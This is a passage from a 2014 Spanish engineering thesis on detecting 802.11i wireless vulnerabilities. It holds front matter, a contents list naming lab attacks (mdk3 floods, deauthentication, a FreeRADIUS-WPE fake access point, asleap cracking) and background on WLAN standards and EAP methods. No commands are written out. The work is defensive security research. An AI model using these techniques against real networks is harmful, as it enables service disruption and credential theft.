



**ESPE**  
UNIVERSIDAD DE LAS FUERZAS ARMADAS  
INNOVACIÓN PARA LA EXCELENCIA

**DEPARTAMENTO DE ELÉCTRICA Y ELECTRÓNICA**

**CARRERA DE INGENIERÍA ELECTRÓNICA,**

**REDES Y COMUNICACIÓN DE DATOS**

**PROYECTO DE GRADO PARA OBTENCIÓN DEL TÍTULO EN**

**INGENIERÍA ELECTRÓNICA**

**AUTORES:**

**ASTUDILLO CABRERA JAIME JAVIER**

**TROYA ESTRELLA ANDRÉS SEBASTIÁN**

**TEMA: “DETECCIÓN DE VULNERABILIDADES EN REDES  
INALÁMBRICAS 802.11i, MEDIANTE EL ANÁLISIS DE TRÁFICO DE LA  
CAPA DE ENLACE”**

**DIRECTOR: ING. CARLOS ROMERO**

**CODIRECTOR: ING. FABIÁN SÁENZ**

**SANGOLQUÍ, JULIO DE 2014**

**“UNIVERSIDAD DE LAS FUERZAS ARMADAS - ESPE”**

INGENIERÍA EN ELECTRÓNICA, REDES Y COMUNICACIÓN DE DATOS

**CERTIFICADO**

Ing. Carlos Romero

Ing. Fabián Sáenz

**CERTIFICAN**

Que el trabajo titulado “Detección de vulnerabilidades en redes inalámbricas 802.11i, mediante el análisis de tráfico de la capa de enlace.”, realizado por Jaime Javier Astudillo Cabrera y Andrés Sebastián Troya Estrella, ha sido guiado y revisado periódicamente y cumple normas estatutarias establecidas por la ESPE, en el Reglamento de Estudiantes de la Escuela Politécnica del Ejército.

Debido a que se trata de un trabajo de investigación recomiendan su publicación.

El mencionado trabajo consta de un documento empastado y un disco compacto el cual contiene los archivos en formato portátil de Acrobat (pdf). Autorizan a Jaime Javier Astudillo Cabrera y Andrés Sebastián Troya Estrella que lo entreguen al Doctor Nikolai Espinosa, en su calidad de Coordinador de la Carrera.

Sangolquí, 21 de julio de 2014

---

Ing. Carlos Romero  
DIRECTOR

---

Ing. Fabián Sáenz  
CODIRECTOR

**“UNIVERSIDAD DE LAS FUERZAS ARMADAS - ESPE”**

INGENIERÍA EN ELECTRÓNICA, REDES Y COMUNICACIÓN DE DATOS

**DECLARACIÓN DE RESPONSABILIDAD**

Jaime Javier Astudillo Cabrera  
Andrés Sebastián Troya Estrella

**DECLARAMOS QUE:**

El proyecto de grado denominado **“DETECCIÓN DE VULNERABILIDADES EN REDES INALÁMBRICAS 802.11i, MEDIANTE EL ANÁLISIS DE TRÁFICO DE LA CAPA DE ENLACE”**, ha sido desarrollado con base a una investigación exhaustiva, respetando derechos intelectuales de terceros, conforme las citas que constan al pie de las páginas correspondientes, cuyas fuentes se incorporan en la bibliografía.

Consecuentemente este trabajo es de nuestra autoría.

En virtud de esta declaración, nos responsabilizamos del contenido, veracidad y alcance científico del proyecto de grado en mención.

Sangolquí, 21 de julio de 2014

---

Jaime Javier Astudillo Cabrera

---

Andrés Sebastián Troya Estrella

**“UNIVERSIDAD DE LAS FUERZAS ARMADAS - ESPE”**

INGENIERÍA EN ELÉCTRICA, REDES Y COMUNICACIÓN DE DATOS

**AUTORIZACIÓN**

Nosotros, Astudillo Cabrera Jaime Javier y Troya Estrella Andrés Sebastián

Autorizamos a la Universidad de las Fuerzas Armadas - ESPE la publicación, en la biblioteca virtual de la institución del trabajo **“DETECCIÓN DE VULNERABILIDADES EN REDES INALÁMBRICAS 802.11i, MEDIANTE EL ANÁLISIS DE TRÁFICO DE LA CAPA DE ENLACE.”**, cuyo contenido, ideas y criterios son de nuestra exclusiva responsabilidad y autoría.

Sangolquí, 21 de julio de 2014

---

Jaime Javier Astudillo Cabrera

---

Andrés Sebastián Troya Estrella

## DEDICATORIA

*Este Proyecto lo dedico a mi madre Eliana, y a mi hermana Daniela, quienes con su amor, alegría, paciencia y coraje, me han dado la fuerza para superar todos los obstáculos y la fe para alcanzar mis metas. A mis Abuelos Celín y Carlos, que no me pueden acompañar en este momento por su pronta partida, pero su espíritu y cariño siempre permanece en mi corazón.*

**Jaime Javier Astudillo Cabrera**

*Dedico este esfuerzo a Dios porque de el viene la sabiduría, inteligencia, inspiración y fuerza para superar cualquier obstáculo que se presente. A mis padres Wladimir y María Elena a quienes amo con todo mi corazón. Ofrezco también esta dedicatoria con mucho cariño a mi prometida Sophie por caminar siempre a mi lado. Por último, pero no menos importante dedico este logro a mis hermanos, abuelitos, tíos, primos y amigos, porque de una u otra manera han sabido transferirme sabios concejos, buenos valores y ejemplos que me transforman permanentemente en una mejor persona para poder ser instrumento de bendición a muchos.*

**Andrés Sebastián Troya Estrella**

## AGRADECIMIENTO

*Primero agradecer a Dios por brindarme la posibilidad de vivir y cobijarme con su protección a diario. A mi madre Eliana por su abnegada labor y su infinito amor, A mi Padre Jaime por brindarme su protección, su apoyo, y por sus infinitas enseñanzas, a los dos por darme la oportunidad de alcanzar esta triunfo, y darme esa gran herencia que es la educación, .*

*Agradezco de manera especial a mis abuelitas Enma, y Fabiola, mujeres luchadoras, fuertes, cuyos consejos y regaños llenos experiencia y afecto me han dado la sabiduría para seguir adelante. A mis profesores, por guiar mi camino, fundamentado en un crecimiento tanto personal como profesional, al infundir en mi sus conocimientos y valores. Finalmente a mis amigos y compañeros, quienes han dejado huella en este largo trayecto.*

**Jaime Javier Astudillo Cabrera**

*En primer lugar agradezco a Dios por su favor y bendición sobre mi vida, cada logro se lo dedico a el con todo mi fervor para su honra y gloria. En segundo lugar, a mi familia por su profundo amor, apoyo incondicional, aliento y motivación para alcanzar mis objetivos. Finalmente a mi amigo y compañero de tesis por toda su dedicación y sacrificio para cumplir con esta meta que se ve reflejada en nuestro trabajo de investigación.*

**Andrés Sebastián Troya Estrella**

## ÍNDICE

<b>CAPÍTULO I.....</b>	<b>1</b>
<b>FUNDAMENTO TEÓRICO.....</b>	<b>1</b>
1.1. Introducción .....	1
1.2. Justificación .....	2
1.3. Objetivos .....	3
1.3.1. General.....	3
1.3.2. Específicos .....	3
1.4. Redes de área local <i>wireless</i> (WLAN) .....	4
1.4.1. Características .....	4
1.4.2. Métodos de Autenticación .....	5
1.4.3. Configuraciones.....	8
1.4.4. Tipos de protocolos 802.11 .....	11
1.4.5. Beneficios .....	12
1.5. WIFI: 802.11i .....	13
1.5.1. Funcionamiento del protocolo .....	13
1.5.2. Ataques al protocolo .....	14
1.6. Tarjetas AirPcap Nx Adapter .....	16
1.6.1. Características .....	16
1.6.2. Funcionamiento de las tarjetas AirPcap Nx Adapter .....	18
1.6.3. AirPcap Nx y Wireshark .....	19
<b>CAPÍTULO II .....</b>	<b>21</b>
<b>DISEÑO E IMPLEMENTACIÓN DEL ESCENARIO DE PRUEBA.....</b>	<b>21</b>
2.1 Diseño del escenario.....	21
2.1.1 El escenario 802.11i .....	21
2.1.2 Presentación de la topología del escenario de prueba.....	22
2.1.3 Esquema del escenario de prueba .....	24
2.2 El equipo anfitrión para el escenario de prueba.....	25
2.3 Implementación Ubuntu – Server – VM1 .....	25
2.3.1 SSH .....	27

2.3.2	FreeRADIUS – Server .....	29
2.3.3	OpenSSL.....	30
2.3.4	MySQL .....	40
2.3.5	phpMyAdmin.....	47
2.4	AP (Real) / OpenWrt.....	53
2.4.1	Configuración del AP .....	55
2.4.2	Kismet.....	59
2.5	BT5r3–Hacker–VM2 .....	67
2.5.1	FreeRADIUS-WPE .....	69
2.5.2	Hostapd – AP (Falso).....	71
2.6	Instalación de los certificados en los suplicantes.....	73
2.6.1	Instalación de certificados en Windows.....	74
2.6.2	Instalación de certificados en Android.....	84
2.6.3	Instalación de certificados en OS X .....	87
2.6.4	Instalación de certificados en iOS .....	91
	<b>CAPÍTULO III .....</b>	<b>95</b>
	<b>ESCENARIO DE PRUEBA NORMAL.....</b>	<b>95</b>
3.1	<b>Etapas 1: Network Security Capability Discovery.....</b>	<b>98</b>
3.1.1	Beacon.....	98
3.1.2	Probe Request.....	99
3.1.3	Probe Response:.....	100
3.2	<b>Etapas 2: 802.11 Authentication and Association.....</b>	<b>101</b>
3.2.1	802.11 Authentication Request/Response.....	101
3.2.2	Association Request.....	103
3.2.3	Association Response.....	104
3.3	<b>Etapas 3: EAP/802.11X/RADIUS Authentication.....</b>	<b>105</b>
3.3.1	EAPOL START .....	106
3.3.2	EAP – Request identity .....	106
3.3.3	EAP – Response Identity .....	107
3.3.4	EAP Request Start PEAP .....	108



3.3.5	EAP Response TLS Client Hello .....	108
3.3.6	EAP Request TLS Certificate .....	109
3.3.7	EAP Response TLS Key Exchange .....	110
3.3.8	EAP Request Cipher TLS Complete .....	111
3.3.9	EAP Response PEAP .....	112
3.3.10	EAP SUCCES .....	113
3.3.11	Mensajes RADIUS .....	114
3.4	Etapa 4: 4-Way Handshake .....	115
3.4.1	Mensaje 1 .....	115
3.4.2	Mensaje 2 .....	116
3.4.3	Mensaje 3 .....	117
3.4.4	Mensaje 4 .....	118
3.5	Etapa 5: Tramas de Datos / Secure Data Communication .....	119
3.6	Tramas de Control .....	120
3.6.1	Request-to-Send (RTS) .....	120
3.6.2	Acknowledgment (ACK) .....	122
CAPÍTULO IV .....		124
ESCENARIO DE PRUEBA INTRUSIVO .....		124
4.1	Amenaza 1: Análisis de tráfico Pasivo .....	125
4.2	Amenaza 2: Denegación de Servicios (DoS) .....	126
4.2.1	Inundación EAPoL-Start .....	127
4.2.2	Inundación Authentication .....	128
4.2.3	Inundación CTS / RTS .....	130
4.2.4	Ataque de interferencia .....	134
4.2.5	Inundación de Desautenticación (Deauthentication) .....	138
4.3	Amenaza 3: Implementación incorrecta del método EAP-TLS .....	142
CAPÍTULO V .....		148
ANÁLISIS .....		148
CAPÍTULO VI .....		157
CONCLUSIONES Y RECOMENDACIONES .....		157

<b>5.1 Conclusiones .....</b>	<b>157</b>
<b>5.2 Recomendaciones.....</b>	<b>160</b>
<b>BIBLIOGRAFÍA.....</b>	<b>162</b>
<b>ANEXOS.....</b>	<b>164</b>

## ÍNDICE DE FIGURAS

Figura. 1 Red Ad – Hoc .....	9
Figura. 2 Red Infraestructura.....	10
Figura. 3 Kit de tarjeta AirPcap Nx.....	18
Figura. 4 Escenario 802.11i .....	22
Figura. 5 Topología del escenario de prueba .....	22
Figura. 6 Esquema del escenario de prueba.....	24
Figura. 7 Características equipo anfitrión.....	25
Figura. 8 Ubuntu Server 14.04 TLS .....	26
Figura. 9 menú tasksel.....	27
Figura. 10 Ubuntu-Server-VM1.....	27
Figura. 11 SSH desde Terminal en OSX al Servidor Ubuntu .....	28
Figura. 12 freeradius-v .....	29
Figura. 13 freeradius –s –X -f.....	30
Figura. 14 openssl version .....	31
Figura. 15 modificación de openssl.cnf.....	32
Figura. 16 Modificación de CA.sh.....	32
Figura. 17 Creación del certificado CA.....	33
Figura. 18 Poblar la información del certificado SERVIDOR.....	33
Figura. 19 Detalles del certificado SERVIDOR .....	34
Figura. 20 Firma del certificado creado .....	35
Figura. 21 Generación de llave privada RSA .....	35
Figura. 22 Detalles del certificado USUARIO .....	36
Figura. 23 Firma del certificado creado .....	37
Figura. 24 Ingreso de clave para exportar certificado .....	37
Figura. 25 Ingreso de clave para exportar certificado .....	38
Figura. 26 Generación de parámetros DH.....	38

Figura. 27 Cuenta igual a 2.....	39
Figura. 28 Ingreso de parámetros en eap.conf .....	39
Figura. 29 Configurando el servidor MySQL.....	41
Figura. 30 Verificación de clave para MySQL.....	41
Figura. 31 Versión de MySQL.....	41
Figura. 32 Cambios en radiusd.conf .....	42
Figura. 33 Cambios en sql.conf en password .....	43
Figura. 34 Cambios en sql.conf en readclients.....	43
Figura. 35 Cambios en inner-tunnel en readclients .....	44
Figura. 36 Cambios en inner-tunnel en session.....	45
Figura. 37 Cambios en default en authorized.....	45
Figura. 38 Cambios en default en accounting.....	46
Figura. 39 Cambios en default en session.....	46
Figura. 40 Cambios en admin.sql .....	47
Figura. 41 Configuración phpmyadmin.....	48
Figura. 42 Descartar la creación de DB.....	49
Figura. 43 Ingreso a phpmyadmin.....	49
Figura. 44 tablas y DB radius .....	50
Figura. 45 Información del Servidor DB y web.....	50
Figura. 46 Parámetros para NAS.....	51
Figura. 47 Parámetros para radcheck.....	52
Figura. 48 Comprobación de acceso con radtest.....	53
Figura. 49 Tarjeta Alix2d2 con sus elementos .....	54
Figura. 50 SSH al AP .....	54
Figura. 51 AP login vía terminal .....	55
Figura. 52 AP (Real)/OpenWrt .....	55
Figura. 53 Ingreso a OpenWrt via web.....	56

Figura. 54 Interfaz-WAN.....	56
Figura. 55 Interfaz-LAN .....	57
Figura. 56 Interfaz-Wireless Master-General Setup.....	57
Figura. 57 Interfaz - Wireless Master – Wireless Security .....	58
Figura. 58 Interfaz-Wireless Monitor-General Set up.....	58
Figura. 59 Configuración Firewall .....	59
Figura. 60 kismet_drone.conf.....	60
Figura. 61 Ejecución de kismet_drone .....	61
Figura. 62 Configuración Kismet-Server .....	62
Figura. 63 Configuración Kismet-Server usuario .....	62
Figura. 64 Configuración kismet_drone.conf .....	63
Figura. 65 Configuración kismet.conf.....	64
Figura. 66 Ejecución de Kismet Server [yes].....	64
Figura. 67 Ejecución de Kismet Server [Start] .....	65
Figura. 68 Ejecución de Kismet Server [Close Console Window] .....	65
Figura. 69 Ejecución de Kismet Server Connect.....	66
Figura. 70 Ejecución de Kismet Server Connect to Server [Connect] .....	66
Figura. 71 Conexión Kismet Server establecida .....	67
Figura. 72 Ventana de inicio BT5.....	68
Figura. 73 BT5r3-Hacker-VM2.....	68
Figura. 74 FreeRADIUS-WPE instalado.....	70
Figura. 75 FreeRADIUS-WPE Ready to process requests.....	70
Figura. 76 hostapd.conf.....	72
Figura. 77 Ejecutar hostapd .....	73
Figura. 78 Archivos copiados en disco C .....	75
Figura. 79 Instalación de certificado .....	75
Figura. 80 Ventana de asistente para instalación de certificados .....	76

<b>Figura. 81 Ubicación y tipo de archivo a instalar.....</b>	<b>76</b>
<b>Figura. 82 Contraseña de certificado.....</b>	<b>77</b>
<b>Figura. 83 Almacenamiento de certificados.....</b>	<b>77</b>
<b>Figura. 84 Finalización del asistiendo de instalación.....</b>	<b>78</b>
<b>Figura. 85 Clave de intercambio de información .....</b>	<b>79</b>
<b>Figura. 86 Clave de intercambio de información .....</b>	<b>80</b>
<b>Figura. 87 Creación de nueva conexión o red.....</b>	<b>81</b>
<b>Figura. 88 Tipos de conexión .....</b>	<b>81</b>
<b>Figura. 89 Parámetros de red.....</b>	<b>82</b>
<b>Figura. 90 Configuración de parámetros.....</b>	<b>82</b>
<b>Figura. 91 Parámetros de seguridad.....</b>	<b>83</b>
<b>Figura. 92 Autenticación .....</b>	<b>84</b>
<b>Figura. 93 Archivos ubicados en la raíz.....</b>	<b>85</b>
<b>Figura. 94 Archivos ubicados en la raíz.....</b>	<b>85</b>
<b>Figura. 95 Certificado instalado .....</b>	<b>86</b>
<b>Figura. 96 Conexión a red inalámbrica.....</b>	<b>86</b>
<b>Figura. 97 Certificado cliente_cert.p12.....</b>	<b>87</b>
<b>Figura. 98 Certificado USUARIO agregado al keychain .....</b>	<b>88</b>
<b>Figura. 99 Certificado USUARIO .....</b>	<b>89</b>
<b>Figura. 100 Certificado USUARIO siempre de confianza.....</b>	<b>89</b>
<b>Figura. 101 Credenciales Enterprise .....</b>	<b>90</b>
<b>Figura. 102 Certificado SERVIDOR .....</b>	<b>90</b>
<b>Figura. 103 Conexión establecida vía EAP-TLS .....</b>	<b>91</b>
<b>Figura. 104 Apple Configurator .....</b>	<b>92</b>
<b>Figura. 105 Instalación certificados iOS.....</b>	<b>92</b>
<b>Figura. 106 Configuración Wi-fi para iOS.....</b>	<b>93</b>
<b>Figura. 107 iOS conectado a tesis14.....</b>	<b>94</b>

<b>Figura. 108 EAP/802.11X/RADIUS Authentication .....</b>	<b>96</b>
<b>Figura. 109 Beacon Frame.....</b>	<b>99</b>
<b>Figura. 110 Probe Request Frame .....</b>	<b>100</b>
<b>Figura. 111 Probe Response Frame .....</b>	<b>101</b>
<b>Figura. 112 802.11 Authentication Request Frame.....</b>	<b>102</b>
<b>Figura. 113 802.11 Authentication Response Frame .....</b>	<b>103</b>
<b>Figura. 114 Association Request Frame.....</b>	<b>104</b>
<b>Figura. 115 Association Response Frame .....</b>	<b>105</b>
<b>Figura. 116 Mensaje EAPOL START .....</b>	<b>106</b>
<b>Figura. 117 Mensaje EAP – Request Identity .....</b>	<b>107</b>
<b>Figura. 118 Mensaje EAP – Response Identity.....</b>	<b>107</b>
<b>Figura. 119 Mensaje EAP Request PEAP .....</b>	<b>108</b>
<b>Figura. 120 Mensaje EAP response TLS Client Hello.....</b>	<b>109</b>
<b>Figura. 121 Mensaje EAP Request TLS Certificate.....</b>	<b>110</b>
<b>Figura. 122 Mensaje EAP Response TLS Key Exchange.....</b>	<b>111</b>
<b>Figura. 123 EAP Request Cipher TLS Complete .....</b>	<b>112</b>
<b>Figura. 124 EAP Response PEAP .....</b>	<b>113</b>
<b>Figura. 125 EAP Success .....</b>	<b>114</b>
<b>Figura. 126 EAP Success .....</b>	<b>114</b>
<b>Figura. 127 Handshake Mensaje 1.....</b>	<b>116</b>
<b>Figura. 128 Handshake Mensaje 2.....</b>	<b>117</b>
<b>Figura. 129 Handshake Mensaje 3.....</b>	<b>118</b>
<b>Figura. 130 Handshake Mensaje 4.....</b>	<b>119</b>
<b>Figura. 131 Data Frame .....</b>	<b>120</b>
<b>Figura. 132 Request to Send Frame .....</b>	<b>121</b>
<b>Figura. 133 Clear to Send Frame.....</b>	<b>122</b>
<b>Figura. 134 Acknowledgement Frame .....</b>	<b>123</b>

<b>Figura. 135 airodump-ng mon0 .....</b>	<b>126</b>
<b>Figura. 136 mdk3 mon0 x.....</b>	<b>127</b>
<b>Figura. 137 Wireshark: Inundación EAPOL – START .....</b>	<b>128</b>
<b>Figura. 138 mdk3 mon1 a.....</b>	<b>129</b>
<b>Figura. 139 Wireshark: Inundación Authentication.....</b>	<b>130</b>
<b>Figura. 140 CTS / RTS.....</b>	<b>131</b>
<b>Figura. 141 trama CTS.....</b>	<b>132</b>
<b>Figura. 142 framespam –i mon0.....</b>	<b>133</b>
<b>Figura. 143 Wireshark: Inundación CTS .....</b>	<b>134</b>
<b>Figura. 144 BT5 tail –f –n para AirPcap Nx.....</b>	<b>135</b>
<b>Figura. 145 Cambio de niveles máximos de potencia a 30 dBm .....</b>	<b>136</b>
<b>Figura. 146 AP (Real) y clientes legítimos asociados .....</b>	<b>137</b>
<b>Figura. 147 AP (Falso) y clientes legítimos asociados .....</b>	<b>138</b>
<b>Figura. 148 Deauthentication todos los usuarios .....</b>	<b>139</b>
<b>Figura. 149 Wireshark: Inundación Deauthentication.....</b>	<b>140</b>
<b>Figura. 150 Deauthentication usuario específico .....</b>	<b>141</b>
<b>Figura. 151 Wireshark: Deauthentication usuario específico.....</b>	<b>142</b>
<b>Figura. 152 Establecimiento de conexión PEAP .....</b>	<b>144</b>
<b>Figura. 153 Envío de certificado falso .....</b>	<b>145</b>
<b>Figura. 154 Ejecución de tail para obtener el challenge y response .....</b>	<b>146</b>
<b>Figura. 155 Ejecución asleap.....</b>	<b>147</b>
<b>Figura. 156 Estructura trama MAC.....</b>	<b>149</b>
<b>Figura. 157 Estructura trama de Control .....</b>	<b>150</b>
<b>Figura. 158 BEACON FRAME .....</b>	<b>152</b>
<b>Figura. 159 RTS FRAME .....</b>	<b>153</b>



## ÍNDICE DE TABLAS

<b>Tabla. 1 Características de métodos EAP .....</b>	<b>8</b>
<b>Tabla. 2 Direccionamiento, ESSID y BSSID .....</b>	<b>23</b>
<b>Tabla. 3 Detalle de los componentes en la ventana Kismet .....</b>	<b>67</b>
<b>Tabla. 4 Filtros en Wireshark .....</b>	<b>97</b>
<b>Tabla. 5 Parámetros DS.....</b>	<b>150</b>

## RESUMEN

En los últimos años se ha evidenciado el aumento del uso de redes inalámbricas debido a las características y ventajas que ofrecen sobre las redes cableadas; entre ellas: la movilidad de los usuarios manteniendo conectividad constante a la red local, la facilidad de incrementar el tamaño de la red y la configuración de diferentes topologías entre ellas el estándar *802.11i*.

Mediante la implementación de un escenario de prueba, se estudia el estándar *802.11i* por medio de la captura de las tramas de Administración y Control. Se utiliza un analizador de paquetes como *AirPcap Nx* o *Kismet* para interceptar información de la red inalámbrica que pueda ser analizada en *Wireshark*. Una vez obtenida esta información, se realizan ataques éticos utilizando software especializado como *BT5r3* (*BackTrack*) para simular problemas en la seguridad como denegación de servicio (*DoS*).

### PALABRAS CLAVE

1. 802.11i
2. KISMET
3. AIRPCAP NX
4. DOS
5. WIRESHARK

## ABSTRACT

In recent years there has been an increasing use of wireless networks because of the characteristics and advantages over wired networks; including: the mobility of users maintaining constant connectivity to the local network, allowing great flexibility, easy increase in the size of the network and the configuration of different topologies to meet the needs that satisfy connectivity.

Today, wireless networks suffer from certain vulnerabilities that leave exposed a network intrusions. The *IEEE* published several encrypted security mechanism to prevent unauthorized intrusion of external agents such as *WEP* and *WPA*, but they had several shortcomings and despite its implementation, the networks were still being violated; Thus, the *IEEE* began developing a new safety standard known as *802.11i*, which would provide enough security to *WLANs*.

Through the implementation of a test scenario, we aim to analyze the vulnerabilities in the *802.11i* standard. Using the *AirPcap Nx* adapter cards, we seek to capture the management and control packets from an *AirPcap* session for analysis in Wireshark. Once this information is obtained, ethical hacking attacks are conduct using specialized software such as BT5r3 (BackTrack) to demonstrate security breach problems under this scheme.

## **CAPÍTULO I**

### **FUNDAMENTO TEÓRICO**

#### **1.1. Introducción**

La implantación de redes inalámbricas se ha vuelto popular en los últimos años, tanto en el ámbito personal, como en el corporativo, es así que se han utilizado para ampliar la cobertura y suministrar servicios a los espacios públicos. La expansión de las aplicaciones para redes inalámbricas en dispositivos móviles, computadoras portátiles, impulsarán la utilización de este tipo de redes y en la mayoría de los casos han reemplazando a las redes cableadas. Para todo los ambientes en que las redes pueden ser instaladas, cabe la posibilidad de que los usuarios se conecten a una red segura e insegura; en la segunda, los usuarios no deseados accedan a la red mediante la generación de ataques, pueden violentarla y afectar el desempeño de la red inalámbrica.

Las redes de área local inalámbricas pueden ser consideradas mucho más allá de ser un sustituto de las redes cableadas, como una extensión de las mismas, ya que por medio de estas redes (inalámbricas) se puede tener acceso a los servicios que se ofrecen en un entorno de red. Existen varias ventajas que no ofrecen los sistemas cableados: la principal, es ofrecer al usuario gran movilidad sin perder conectividad; entre otras, la facilidad de instalación.

Considerando la proliferación de redes inalámbricas, uno de los temas más destacados a considerar es el de la seguridad, cuyo objetivo principal es aislar los actos deseables, y la prevención de actos potencialmente

perjudiciales para la red, de forma que si se producen, hagan el menor efecto dañino posible. Entre las actividades más destacadas que se pueden efectuar para proteger estas redes están: la identificación y autenticación de usuarios, detección de intrusos de la red, análisis de riesgos y clasificación de datos presentes en la red. Hay que poner mayor énfasis en los factores que inciden dentro del comportamiento de la red, mediante el estudio de diferentes escenarios y del planteamiento de soluciones rápidas y efectivas para asegurar la integridad de los datos y confidencialidad de la red.

## **1.2. Justificación**

Cada día se maneja un volumen mayor de información digital, a través de redes de área local inalámbricas (*WLAN*), las compañías confían cada vez más en la tecnología para brindar seguridad a sus redes, es por eso que se ha desarrollado tecnologías como: *WPA*, *WPA2* y el estándar *802.11i*. Las mismas definen un protocolo de seguridad inalámbrico en respuesta a serias debilidades descubiertas en previas generaciones de la encriptación de *Wi-Fi*, tal como: es la privacidad equivalente a conexión por cable (*WEP*). *WPA* y *WPA2* operan en dos modos: Personal, el cual utiliza *PSK*; Enterprise, el cual toma ventaja del servidor *RADIUS*. Los dos modos de acceso *Wi-Fi* protegido, son vulnerables al ataque "*Hole196*", incluso la red más segura *802.1x* con autenticación y *AES*. Esta vulnerabilidad permite, entre otras cosas, a cualquiera con acceso a la red inalámbrica, descifrar y robar información confidencial de cualquier otro cliente que se encuentre conectado a la misma red, por medio de la inyección de tráfico malicioso que compromete los dispositivos autorizados. En la actualidad *WPA2* es la forma de encriptación y autenticación más sofisticada y fuerte de todas las implementadas y estandarizadas, sin embargo, no es perfecta o exenta de errores en su protocolo como se ha mencionado anteriormente.

Este proyecto es importante, ya que analizará las vulnerabilidades en el estándar *802.11i*. Los principales beneficiarios de esta investigación serían:

corporaciones, gobiernos, instituciones académicas, etc. Los establecimientos que utilizan este estándar, considerarían estar protegidas por las medidas internas establecidas por cada una de ellas, asumiendo que ningún usuario mal intencionado podría vulnerar su red. Es por ello que es de vital importancia tener presente cuales son las falencias de la seguridad en esta tecnología, logrando así, la preservación de la confidencialidad de la información en formato digital.

### **1.3. Objetivos**

#### **1.3.1. General**

Determinar las vulnerabilidades de una red inalámbrica que utiliza el estándar *802.11i*, mediante el análisis del tráfico en la capa de enlace, de los paquetes de Control, Administración y Datos.

#### **1.3.2. Específicos**

- Buscar información sobre las características y utilidades que ofrecen las tarjetas *AirPcap Nx Adapter* para la captura de tráfico de la red inalámbrica a implementarse en el escenario de prueba.
- Establecer un escenario de prueba para redes inalámbricas *WiFi 802.11i*, con soporte *Enterprise* y servidor *RADIUS*, con el fin de obtener información del funcionamiento y desempeño de esta red, en un comportamiento normal e intrusivo.
- Elaborar un análisis exhaustivo de los campos en las cabeceras de los paquetes de control, administración y datos, para poder determinar cuáles contienen información valiosa sobre posibles vulnerabilidades dentro del estándar *802.11i*.

- Evaluar los riesgos en la seguridad del escenario de prueba, que permitan proponer recomendaciones para disminuir las posibles intrusiones o ataques, que las redes actuales bajo este estándar puedan ser víctimas.

#### **1.4. Redes de área local *wireless* (WLAN)**

##### **1.4.1. Características**

Es necesario, previo a la determinación de las características de este protocolo señalar que el estándar *802.11* cuenta con diferentes especificaciones, y cada una con sus particularidades propias. El grupo de especificaciones definidas para el estándar *802.11* fue desarrollado por el *IEEE* (Instituto de Ingenieros Eléctricos y Electrónicos), con el fin de establecer comunicación, entre una estación inalámbrica con un cliente, o, a su vez entre dos clientes inalámbricos.

En la actualidad existen cuatro especificaciones *802.11a*, *802.11b*, *802.11g*, *802.11n*, todas ellas utilizan el protocolo Ethernet. La primera norma aprobada fue *802.11a*, trabaja a velocidades máximas de 54 Mbps dependiendo de la distancia, se propaga en el espectro de los 5 GHz, con modulación *OFDM*, tiene 12 canales no solapados, 8 para red inalámbrica, y 4 para conexiones punto a punto; la segunda norma *802.11b* se propaga en el espectro de los 2,4 GHz banda sin licencia, con velocidad máxima de 11 Mbps, con modulación *DSSS*, cabe señalar que la velocidad en práctica, considerando las interferencias, disminuirían hasta 5,9 Mbps en *TCP* y 7,1 Mbps en *UDP*; la tercera especificación. *802.11g*, que se propaga sobre frecuencias de 2,4 GHz sin necesidad de licencia, y a cortas distancias con velocidades máximas de 54 Mbps, integrando dos tipos de modulación *DSSS*, y *OFDM*, por lo que es compatible con la norma *802.11b*; y, finalmente *802.11n*, es el nuevo y revolucionario sistema de redes *wireless*, que traen un considerable aumento del ancho de banda disponible: Estableciendo una comparación con los estándares antes mencionados en

los cuales se alcanzaba tasas de transferencia de datos de hasta 22 Mbps (Reales en el mayor de los casos comprobados), las redes que trabajan sobre el estándar 802.11n, alcanzan un *throughput* de 120 a 130 Mbps (Reales), es decir supera las capacidades de las redes de cable *Fast-Ethernet*, comúnmente utilizados en lugares de trabajo.

#### 1.4.2. Métodos de Autenticación

Las redes inalámbricas siempre se encuentran sujetas a vulnerabilidades y ataques por el hecho de la emisión de señales radioeléctricas en el aire, es así que durante el paso de tiempo se ha implementado nuevos estándares, y protocolos para reforzar esta debilidad. Además de establecer estándares como 802.11i que presenta un escenario robusto para la validación de usuarios por medio de un servidor, se crearon también métodos de autenticación que refuerzan este estándar mediante el cifrado de información necesaria al momento de realizar la autenticación. Los métodos *EAP* han sido desarrollados mejorando cada vez más la seguridad de la información, y reducir la incidencia de los ataques, pero de igual forma cada método presenta deficiencias con respecto a las características que ofrece, a continuación se realiza una corta descripción de cada uno de ellos.

- **EAP-MD5:** es uno de los métodos más conocidos, proporciona un nivel básico de seguridad, mediante un algoritmo de cifrado, es usado para la combinación de un elemento secreto y un desafío hacia el suplicante para comprobar si el suplicante conoce el elemento secreto. No propone una autenticación mutua entre suplicante y autenticador, pese a que no es fácil conseguir un paquete de este tipo, uno capturado puede obtener la información necesaria como obtener el desafío y la respuesta, donde por medio de un ataque de diccionario pueda coincidir con la identidad del suplicante con lo que se tendría todas las credenciales para ingresar a la red.



- **EAP-LEAP:** Es un método desarrollado por CISCO para el uso en dispositivos en el estándar 802.11, este método utiliza una contraseña para inicio de sesión como un secreto compartido entre suplicante y autenticador, es decir ofrece una autenticación mutua, esta característica no permite ataques de *MITM*, ya que se cifran los intercambios de datos con claves *WEP* aleatorias, las claves de sesión son exclusivos de los usuarios y no se comparten entre ellos. Si bien es cierto elimina los ataques de *MITM* pero sigue siendo vulnerable a ataques de diccionario por el hecho de utilizar en MS CHAPV2, para proteger las credenciales del usuario.
- **EAP-TLS:** El método más recomendable y atractivo para la protección de una red *WLAN*, ya que elimina la mayoría de los ataques conocidos como *MITM*, ataques de diccionario, ya que no se basa en intercambio de contraseñas entre el suplicante y autenticador, sino en una autenticación mutua mediante el intercambio de certificados digitales, también genera y distribuye claves de cifrado basado en usuarios y sesiones para establecer las conexiones, es por ello que las credenciales del usuario jamás son reveladas. En el proceso de intercambio de certificados en donde el proceso inicia en el que suplicante envía su identidad hacia el autenticador y este encapsula la identidad y la encapsula en un mensaje *RADIUS* para que sea validada por el servidor, de ser correcta el servidor envía un certificado hacia el autenticador,, quien al recibir el mensaje lo envía hacia el suplicante, el suplicante valida la información del certificado, y envía su certificado hacia el servidor en donde adjunta la contraseña secreta, el autenticador toma el mensaje lo vuelve a encapsular en un mensaje *RADIUS* y lo envía hacia el servidor, quien valida la información y de ser correcta responde con un mensaje *RADIUS Access-Accept*, hacia el autenticador y a su vez al suplicante para tener accesos a la red. Siendo el intercambio de certificados su principal característica de seguridad frente a los ataques y vulnerabilidades, esta a su vez se convierte en su primera desventaja ya que la distribución e instalación de los 